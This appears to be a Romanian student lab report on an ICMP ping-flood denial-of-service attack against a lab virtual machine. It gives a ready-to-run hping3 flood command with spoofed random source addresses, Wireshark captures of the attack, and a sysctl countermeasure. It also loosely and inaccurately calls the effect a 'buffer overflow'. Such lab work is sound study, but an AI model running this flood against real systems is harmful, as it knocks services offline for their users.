

ICMP Flood Attack

Marian Codrin Cretu

May 2021

1 Atacul

ICMP Flood Attack este un atac de tip Denial of Service care se folosește de protocolul ICMP prin apelarea comenzii *ping*. Pingul se efectuează de către o mașină către altă mașină, iar cealaltă entitate va genera un reply la pachetul primit. Prin flooding, vom inunda mașina server cu requesturi de tip *ping* astfel încât capacitatea de reply a serverului să fie impactată în mod critic.

Varianta mea a atacului permite ca dimensiunea pachetelor să fie reglată pentru a crea un *buffer overflow*. Am setat ca dimensiunea pachetelor să fie 10000 bytes, din constatări experimentale.

Comanda rulată de pe mașina atacatorului:

```
sudo hping3 -1 --flood -d 10000 --rand-source 192.168.56.9
```


Explicații parametrii:

-1 – modul ICMP (ping)

--flood – opțiunea de a trimite pachete în mod continuu (fără a aștepta neapărat un răspuns)

-d 10000 – dimensiunea pachetului să fie de 10000 bytes

--rand-source – sursa să fie impersonificată, la fiecare pachet, cu un IP generat random. Acest lucru îmi garantează o rată de succes foarte mare, serverul ICMP fiind ocupat să ruteze răspunsurile către sursele primite (care sunt în număr foarte mare).



Observăm următorul mesaj de la Windows (*buffer overflow*) imediat după ce începe

atacul.

Capturi de ecran Wireshark:

Atacatorul are următoarea captură:

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|---------------|-----------------|--------------|----------|--------|--|
| 10 | -20.108138979 | 165.212.227.212 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=44659/29358 |
| 17 | -20.108012458 | 119.215.242.6 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=44914/29359 |
| 24 | -20.107884258 | 227.47.125.204 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=45170/29360 |
| 31 | -20.107712407 | 96.22.155.233 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=45426/29361 |
| 38 | -20.107531950 | 51.37.231.76 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=45682/29362 |
| 45 | -20.107358688 | 230.108.4.145 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=45938/29363 |
| 52 | -20.107201963 | 97.110.172.118 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=46194/29364 |
| 59 | -20.106924668 | 150.89.30.160 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=46450/29365 |
| 66 | -20.106678753 | 77.135.77.69 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=46706/29366 |
| 73 | -20.106516064 | 146.28.108.246 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=46962/29367 |
| 80 | -20.106269342 | 159.121.62.15 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=47218/29368 |
| 87 | -20.106128074 | 246.187.77.213 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=47474/29369 |
| 94 | -20.105918128 | 70.92.28.86 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=47730/29370 |
| 101 | -20.105782543 | 173.15.28.125 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=47986/29371 |
| 108 | -20.105596179 | 118.223.77.14 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=48242/29372 |
| 115 | -20.105479305 | 80.250.223.20 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=48498/29373 |
| 122 | -20.105215708 | 163.100.67.9 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=48754/29374 |
| 129 | -20.105062144 | 9.77.48.48 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=49010/29375 |
| 136 | -20.104902167 | 225.176.84.217 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=49266/29376 |
| 143 | -20.104601566 | 121.238.6.118 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=49522/29377 |
| 150 | -20.104445412 | 142.212.93.134 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=49778/29378 |
| 157 | -20.104307567 | 226.84.3.67 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=50034/29379 |
| 164 | -20.103961542 | 127.186.63.200 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=50290/29380 |
| 171 | -20.103753336 | 127.51.177.231 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=50546/29381 |
| 178 | -20.103544288 | 156.242.83.214 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=50802/29382 |
| 185 | -20.103356546 | 93.22.135.192 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=51058/29383 |
| 192 | -20.103094088 | 152.212.99.69 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=51314/29384 |
| 199 | -20.102757216 | 179.227.198.57 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=51570/29385 |
| 206 | -20.102491906 | 110.136.118.108 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=51826/29386 |
| 213 | -20.102016717 | 119.148.243.67 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=52082/29387 |
| 220 | -20.101826903 | 241.240.119.242 | 192.168.56.9 | ICMP | 1162 | Echo (ping) request id=0x9404, seq=52338/29388 |

Userul va efectua comanda *ping 192.168.56.9* și va constata că requesturile vor rămâne fără răspuns, ceea ce înseamnă că atacul DoS a reușit.

| No. | Time | Source | Destination | Protocol | Length | Info |
|-----|-------------|-------------------|--------------|----------|--------|--|
| 1 | 0.000000000 | 192.168.56.8 | 192.168.56.9 | ICMP | 98 | Echo (ping) request id=0x0009, seq=18/4608, ttl=64 |
| 2 | 0.522999634 | PcsCompu_52:47:e3 | Broadcast | ARP | 60 | Who has 192.168.56.1? Tell 192.168.56.9 |
| 3 | 1.023409242 | 192.168.56.8 | 192.168.56.9 | ICMP | 98 | Echo (ping) request id=0x0009, seq=19/4864, ttl=64 |
| 4 | 1.546848843 | PcsCompu_52:47:e3 | Broadcast | ARP | 60 | Who has 192.168.56.1? Tell 192.168.56.9 |
| 5 | 2.047777082 | 192.168.56.8 | 192.168.56.9 | ICMP | 98 | Echo (ping) request id=0x0009, seq=20/5120, ttl=64 |
| 6 | 2.570845976 | PcsCompu_52:47:e3 | Broadcast | ARP | 60 | Who has 192.168.56.1? Tell 192.168.56.9 |
| 7 | 3.071756209 | 192.168.56.8 | 192.168.56.9 | ICMP | 98 | Echo (ping) request id=0x0009, seq=21/5376, ttl=64 |
| 8 | 3.595325796 | PcsCompu_52:47:e3 | Broadcast | ARP | 60 | Who has 192.168.56.1? Tell 192.168.56.9 |
| 9 | 4.095626014 | 192.168.56.8 | 192.168.56.9 | ICMP | 98 | Echo (ping) request id=0x0009, seq=22/5632, ttl=64 |
| 10 | 4.618838885 | PcsCompu_52:47:e3 | Broadcast | ARP | 60 | Who has 192.168.56.1? Tell 192.168.56.9 |
| 11 | 5.119844187 | 192.168.56.8 | 192.168.56.9 | ICMP | 98 | Echo (ping) request id=0x0009, seq=23/5888, ttl=64 |
| 12 | 5.642878616 | PcsCompu_52:47:e3 | Broadcast | ARP | 60 | Who has 192.168.56.1? Tell 192.168.56.9 |
| 13 | 6.143549317 | 192.168.56.8 | 192.168.56.9 | ICMP | 98 | Echo (ping) request id=0x0009, seq=24/6144, ttl=64 |

Frame 1: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface enp0s3, id 0

Ethernet II, Src: PcsCompu_65:98:d2 (08:00:27:65:98:d2), Dst: PcsCompu_52:47:e3 (08:00:27:52:47:e3)

Internet Protocol Version 4, Src: 192.168.56.8, Dst: 192.168.56.9

Internet Control Message Protocol

2 Contramăsură

Majoritatea topicilor pe care le-am identificat pe Internet susțin blocarea pingurilor la nivel de server. Aceasta se poate face folosind comanda

```
sudo sysctl -w net.ipv4.icmp_echo_ignore_all=1
```

Prin urmare, serverul nu mai acceptă cereri de tip ping request, automat un atac de ICMP Flood Attack nemaiputând avea loc. De altfel, aceasta este o măsură des întâlnită la nivel de servere (în industrie), tocmai pentru a se evita acest tip de atac.

[1]

3 Bibliografie

- [1]. <https://www.cloudflare.com/learning/ddos/ping-icmp-flood-ddos-attack/>
- [2]. <https://tools.kali.org/information-gathering/hping3>
- [3]. <https://www.youtube.com/watch?v=xGhB1Kp7Eowt=204s>
- [4]. <https://www.youtube.com/watch?v=lFpDnPGXNwkt=1885s>
- [5]. <https://www.youtube.com/watch?v=CMV3sRh-JG8t=1545s>
- [6]. <https://vitux.com/ubuntu-block-ping-icmp/>